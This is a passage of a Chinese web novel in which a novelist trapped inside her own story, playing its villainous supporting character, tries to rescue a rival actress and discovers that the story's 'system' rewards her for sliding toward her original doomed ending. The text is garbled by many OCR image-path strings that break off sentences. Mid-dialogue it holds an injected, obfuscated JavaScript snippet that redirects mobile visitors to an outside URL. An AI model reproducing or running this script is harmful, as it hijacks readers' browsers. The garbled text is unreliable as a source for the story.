如果方瑶注定要被封杀,那她此刻试图阻止方瑶,是打破了命运,还是完成了命运的另一种写法? 此时温晴的声音又在她脑子里响起来:“你改剧情,是用角色身份改,还是作者身份改?” 她一直以为这两个身份是对立的。 角色身份是顺从,作者身份是掌控。 但也许还有第三种身份。 “方瑶。”苏芷柔把咖啡杯推到一边,身体微微前倾:“我不知道今天这场对话是不是被写好的。但我知道你接下来会做什么,不是被写好的。” 她从包里拿出一份文件,放在桌上。 《深渊》剧组的演员招募通知。 女三号,一个戏份不多但很出彩的角色,林慎的大学室友,表面和林慎亲密无间,实际上一直活在林慎的阴影里。 剧本里有一段她的独白:“我也想做光,但我好像天生就是影子。” 温晴写的,苏芷柔直到看见这个角色,才知道为什么温情老师能够受到如此多业内人士的敬仰,苏芷柔没有写过深渊剧本,但她知道创作出一份如此精彩的剧本,是多么难得的一件事。 “这个角色,温晴还没有定人。”苏芷柔说:“下周三试镜,我希望你能来,我认为这个角色天生就是为你而生。你去不去,是你自己的事。” 方瑶看着那份文件,很久没有说话。 窗外的阳光慢慢移过桌面,落在文件封面上。 “你为什么要帮我?”方瑶终于开口,声音有一点沙哑:“我昨天可是差点害了沈棠。” 苏芷柔想起自己写苏芷柔的第一场戏。 现在她坐在这里,对面是另一个她写的“恶毒女配”。 方瑶的膝盖被车祸撞坏了,三年演了七个配角,被说“你长得太精明了”,苏芷柔给她写的结局是“全网封杀,精神崩溃” “因为我不想看见你一步步走入深渊。”苏芷柔说。 12. 选择 方瑶看着她,眼眶慢慢地红了。 但和沈棠不一样,沈棠试镜那天眼眶红了,眼泪没有掉下来。 方瑶的眼眶红了,眼泪也没有掉下来。 两个存在于故事里被苏芷柔写过“哭”的女人,都没有在她面前掉过一滴她写的眼泪。 “周三几点?”方瑶像只傲娇的布偶猫问。 “上午十点。” 方瑶把那份文件收进包里站起来,随后她走到咖啡馆门口时停了一下,回过头。 “苏芷柔。”她这次叫了苏芷柔全名,而不再是之前虚伪的芷柔姐,这也是一个很大的改变。 苏芷柔抬头。 “你今天说的那些话,关于有人写好了我会嫉妒,我听不太懂,但有一句我记住了,你说那个人不是我,我努力一下。” 她推开门走了出去。 门铃响了一声。 阳光从门缝里涌进来,又合上。 苏芷柔坐在空了的咖啡馆里,面前是两杯凉透的拿铁。 她打开电脑中孤零零的文档。 第36章的原稿还停在那里:“方瑶在沈棠的饮料里放了泻药,沈棠喝下去,半小时后腹痛如绞……” 她选中整段文字,长按删除,光标一闪一闪 苏芷柔重新写: 【第36章影子的独白】 【方瑶没有在沈棠的咖啡里放任何东西,她把咖啡放在排练厅门口的桌上,留下一张写着“恭喜开机”的便签,转身走了。】 【方瑶再度出现,那天棉絮般的云朵高高挂在天上,云朵恰好又遮蔽了太阳向地球散射的魅力,直到她去试了《深渊》的女三号,云朵才肯悄悄散去。温晴坐在评委席上,看她的表演结束,问了一个问题:“你觉得自己是影子吗?”】 【方瑶站在空荡荡的试镜室里,想了很久。】 【“以前或许是,”她停顿了一下:“但我想现在不是了。”】 文档亮起了光。 这一次,光的颜色是一种很淡很淡的暖黄色,像下午的阳光穿过咖啡馆的玻璃窗,落在方瑶收好的那份文件封面上。 系统提示音响起: 【检测到剧情重大偏离。】【女配值:72→65。扣除7点。】 【警告:女配值下降速度超出预期,请宿主注意维持人设。】 苏芷柔看着那行字,65离60的警戒线还有5点。 她关掉文档,把电脑放进随身带的手提包里,咖啡馆的玻璃窗上,她看见自己的倒影,她穿着那件雾蓝色衬衫。 她忽然想起今天出门前,打开衣柜的时候,发现自己已经很久没有穿过苏芷柔那些辣眼睛的亮片和蕾丝了。 衣橱里最多的颜色变成了白、黑、蓝。 周曼说温晴讨厌黑色。 但她现在觉得,黑色也没什么不好。 方瑶今天穿的是藏蓝色,藏蓝色不由得让她想到夜晚的星空,如此浩瀚而神秘,忍不住让人前去探索。 苏芷柔走出咖啡馆。 北京初夏的下午,阳光把整条街照得发亮,人群来来往往,苏芷柔闭上眼在这里呆着感觉自己回到了现实生活中,可再次睁开眼她还在这里,她又如何能回去呢? 她站在街边,拿出手机给陆司珩发了一条消息: “如果我写了一个人的结局,然后我把它删了,那她的结局会怎样?” 过了两分钟,陆司珩似乎是忙完了回复: “她的人生,该自己做主。” 苏芷柔看着那条回复的消息,站在人来人往的街头,忽然笑了一下。 她把手机放进口袋,往地铁站走去。 【检测...检测到宿主的愿望】 【等待任务完成,宿主的愿望均可达成!望宿主继续努力。】 周三那天果真如苏芷柔所写的那样,方瑶试镜她到得也很早。 九点半,盛世娱乐大厦17层的小剧场门口,走廊里只有她一个人。 保洁阿姨推着清洁车经过,看了她一眼,大概觉得眼熟,但又叫不出名字,于是只点了点头。苏芷柔也点了点头。 她手里拎着两杯咖啡,一杯美式给自己,一杯拿铁给方瑶,拿铁没有加任何东西,不过袋子里有店员送的糖包和奶精。 她靠在墙上,打开美式喝了一口,苦得皱了皱眉,果然她还是喝不惯美式。 周曼说她上辈子一定是喝奶茶长大的,这辈子才会对苦味这么敏感。 苏芷柔觉得周曼说得对。 但沈棠围读那天她给沈棠买的是美式,沈棠喝了一口可她什么都没说。 后来周曼偷偷告诉她,沈棠其实也喝不惯美式,但那杯她全喝完了。 “她说你买的,苦也要喝完。”周曼当时是这么转述的,后面还加了句酸溜溜的话:“啧啧啧我都要磕你俩。” 苏芷柔想到这里,又喝了一口美式,还是苦,但她心里是甜的。 方瑶是九点五十到的。 她从电梯里走出来的时候,苏芷柔差点没认出来。 她穿了一件很素的灰色衬衫,头发扎成低马尾,脸上几乎没有妆。 不是“伪素颜”的那种没有妆,是真的只涂了一层防晒和一层薄薄的口红。 整个人看起来比上次在咖啡馆见面时年轻了三四岁,化妆把她画的过分成熟,她那种把妆容卸掉之后,像十八岁的少女的感觉清纯风少女漫。 “早。”方瑶走到她面前,声音里带着点紧张。 苏芷柔把那杯拿铁递过去:“加油我看好你,这杯里面我没加东西。” 方瑶接过咖啡,手指在杯身上停了一下,突然她笑了一下,嘴角弯起一点点:“我知道。” 两个人靠在走廊的墙上,一人端着一杯咖啡。 走廊里很安静,偶尔有工作人员经过,看她们一眼又匆匆走开。 方瑶小口小口地喝着拿铁,目光落在走廊尽头的试镜室门上。 黑色的帘子拉着,看不见里面。 “我昨晚没睡好。”方瑶或许是想找个话题,忽然说。 苏芷柔侧过头看她。 “一直在想一个问题。”方瑶的手指摩挲着咖啡杯的边缘:“如果我真的拿到了这个角色,是因为你帮了我吗?” 苏芷柔沉默了几秒:“你觉得呢?” “我不知道。”方瑶的声音很轻:“我昨天翻来覆去地想,你为什么会帮我,我们以前关系不怎么样。你以前......”她顿了一下:“你以前跟现在不太一样。” 苏芷柔没有接话。 “ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485721|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 后来我想到了一个可能。”方瑶低下头,看着杯子里的咖啡:“你可能只是可怜我,因为你知道如果我再这样下去,会走上一条不归路。” 苏芷柔的手指在美式杯子上微微收紧。 “上次在咖啡馆,你说每个人的人生都有一个剧本,有人在出生之前,人生剧本就写好了你的一生。又说,我会嫉妒沈棠,会用最阴险的方式陷害她。”方瑶几乎把那段话一字不差地复述出来:“我当时没完全听懂,但后来我去找了温晴老师聊天。” 苏芷柔转过头。 “她没有告诉我什么意思,但她说了两句话。第一句是:‘苏芷柔说的那个人,不是命运。’第二句是......”方瑶抬起头,看着苏芷柔的眼睛,非常郑重地说道:“‘那个人正在努力改写她写过的一切,她在赎罪。’” 走廊里安静了很久。 保洁阿姨推着清洁车从走廊尽头经过,轮子在地面上发出咕噜咕噜的声响。然后一切又归于安静。 “所以人生剧本到底是谁来书写的?”方瑶有些崩溃:“是你书写了我这样残破不堪的人生?是你让我无辜背负如此多的骂名?我又做错了什么?我只是想努力赚钱给我的家人更好的生活,你连这点都要剥夺走吗?” 这不是疑问句,是实实在在的怒火的发泄,苏芷柔不敢阻拦她,她想着发泄出来就好了。 苏芷柔握着美式杯子的手指已经凉了,咖啡的热度正在一点点散失,像她此刻胸口那点隐秘的温度。 “对不起......我..”苏芷柔心脏一抽一抽地痛。 方瑶质问:“你凭什么?因为我前半生遭遇的那些劫难,最疼爱的我的奶奶去世了,我甚至没来得及去看她最后一面,世界上孤身剩余我一人,这人生真是...糟糕透顶!” 方瑶说完这段话,缓慢而又长长地呼出一口气,像是终于确认了一件很早就隐约猜到的事。 苏芷柔脑海中警报声已经震得她心脏和脑袋一起痛起来。 【警告!警告!警告!】 【方瑶生命值跌入10点,宿主应尽快想办法让方瑶恢复50点,方瑶此时有自杀自毁倾向!!!】 苏芷柔从前以为脑海中的系统说话时,外面的声音和时间会静止,如今看实则不然,方瑶依旧在诉说自己的遭遇。 “我昨晚对着镜子想了很久。”方瑶的声音变得很平: “想我从小到大做过的那些决定,有些决定可能一开始就是错的,考舞蹈学院是因为奶奶说我这样好的苗子不当舞蹈演员可惜了,奶奶把每天母鸡下的蛋送给学校老师,让学校老师多多关照我。 后来腿坏了奶奶也因为知道这件事从床上摔下来,成了植物人,毕业以后我要赚钱只能进娱乐圈,老师说我的脸适合上镜。 第一次试镜失败以后开始嫉妒同期的新人,是因为经纪人说我‘不够有观众缘’。后来嫉妒变成了习惯,陷害变成了手段,我以为那是我自己选的。” 她低头看着自己的手是一双舞蹈演员的手,指节分明,中指上有一小块因为常年握把杆磨出来的茧。 “现在那些选择,很有可能从来都不是我的,而是一双无形的力量推着我。”随后,方瑶冷不丁的来了句:“是你吧。” 苏芷柔的喉咙像被什么东西堵住了。 13. 我们就让它这样一直跌下去 她想起陆司珩在国贸三期42层对她说的话:“你写我冷漠矜贵,写我手腕上有一块从不离身的深蓝色手表。你写的每一句话我都在真实的活着,现在那个故事中的人就在你的面前。” 陆司珩说的是“活过” 现在方瑶坐在她旁边,端着一杯拿铁。 苏芷柔想说什么,可又不知道从何说起,现在的首要任务还是应该把方瑶的生命值拉回来:“方瑶,奶奶还有机会活过来,这一切的一切都还有机会,我真的不知道你原来过得这么...”不容易 “惨,是吧!从小到大所有人都这样说,我已经习惯了,”方瑶声音很轻,但很清楚:“我发现你也不一样了,或许能改变些什么?不过...” 试镜室的门从里面推开,一个戴黑框眼镜的工作人员探出头来:“方瑶老师,到您了请进。” 方瑶起身把咖啡放在椅子上,整了整衬衫的下摆,她走到门口时深吸一口气停在那回过头。 “苏芷柔” “我在。” “如果我拿到了这个角色,我希望你能给我刚刚的问题一个好的解答。” 她推开门走了进去,帘子落下来,隔断了视线,却让苏芷柔犯了难,解答?真的是太难了! 苏芷柔站在走廊里,站了很久,然后她慢慢蹲下来,背靠着墙壁,把脸埋进膝盖里。 手机在口袋里震了一下,苏芷柔没有理会。 系统的声音变得呼呲呼呲——像是数据卡壳的声音。 【检测到剧情重大偏离!】 【方瑶剧情线已脱离原轨迹:原定“下药成功→沈棠错过试镜→方瑶全身而退→后期被男主清算”序列已中断......】 【女配值:65→58。扣除7点。】 离60的警戒线,跌破了?! 苏芷柔盯着那个数字,心跳漏了一拍。然后第二条通知弹出来: 【警告:女配值低于60警戒线,触发“角色终结”预警!】 【系统提示:女配值低于60,意味着宿主正在脱离“恶毒女配苏芷柔”的核心人设。若数值持续下降,宿主将不再符合角色定位,系统将启动强制矫正。】 苏芷柔的手指悬在屏幕上方。 她早就知道60是警戒线。 从第一章系统激活的那天起,那个数字就挂在她头顶,数字的每一次加加减减她都感到害怕,害怕去面对那个既定结局。 每一次她做出偏离原剧情的选择,数字就会跳动。她一直以为加分是好事,扣分是坏事。 因为系统的每一次提示都在强化这个逻辑:你做符合人设的事,加分;你偏离人设,扣分。扣到60以下,你会被抹杀。 但这一刻,她蹲在盛世娱乐走廊的地板上,盯着“58”这个数字,忽然觉得有什么地方不对。 不是“现在”不对,或许是从一开始就不对。 她脑海里想着系统的每一次提醒,一条条警告和加分。 第一次加分:是她把咖啡泼到陆司珩身上。 系统说:“您的行为虽偏离原定剧情,但符合‘恶毒女配攀附权贵’的基础人设,故予以加分。”加了13点,从72到85。 苏芷柔想破天却也只想到系统给她加分只有一次。 第一次是“攀附权贵”符合人设 她一直以为自己很聪明,她用“攀附权贵”来解释拒绝作恶,用“假决裂”来拖延时间。她以为自己在玩弄系统,让系统把她偏离原剧情的行为“误判”为符合人设,从而给她加分让她以为安全。 但如果系统的真正目的,从来不是让她安全呢? 如果加分,才是陷阱呢? 苏芷柔的后背忽然爬上一层寒意。她想起温晴在书店后院说的话:“你当初写这本书的时候,底层逻辑是‘恶毒女配必须恶有恶报’。” 系统的底层逻辑不是“督促宿主作恶” 系统的底层逻辑是“让苏芷柔贴合原结局” 原结局是什么? 苏芷柔被全网封杀,精神崩溃,穿着束缚衣在精神病院里对着空墙念台词,最后被私生饭一把火烧死。 或许这才是系统想要的结果。 而达成那个结局的路径,不是让她一直作恶。 是让她一步步滑向那个位置。系统给她加分,不是因为她在作恶,是因为她的行为可以被解释为“恶毒女配的行为”。 攀附权贵是恶毒女配的行为。系统把这些行为识别为“贴合人设”,然后加分。 加分会让她安心,让她觉得自己的策略是有效的,让她继续沿着这条路走下去。 但这条路通往哪里? 通往原结局,那个苏芷柔这辈子都不想踏入的残忍结局,她能改变吗? 苏芷柔把手机翻过来,屏幕朝下扣在地板上,她的手指在发抖,心脏被人握住得那种揪心的痛,胃中感觉有一股酸水翻上来,眼泪不知不觉离开眼眶,掉入地面瞬间就被水泥地吸收。 她一直以为自己在对抗系统。 她以为扣分是系统在惩罚她的偏离,加分是系统被她的聪明迷惑。 她错了,甚至是错得离谱,扣分才是真正的偏离。 加分是系统在说:“对,就是这样,再往前走一步,你就离原结局更近了。” 方瑶试镜成功了,她偏离了原剧情,系统扣分。 每一次她真正打破原书框架,系统都会扣分。 每一次她只是用更聪明的方式扮演“恶毒女配”,系统都会加分。 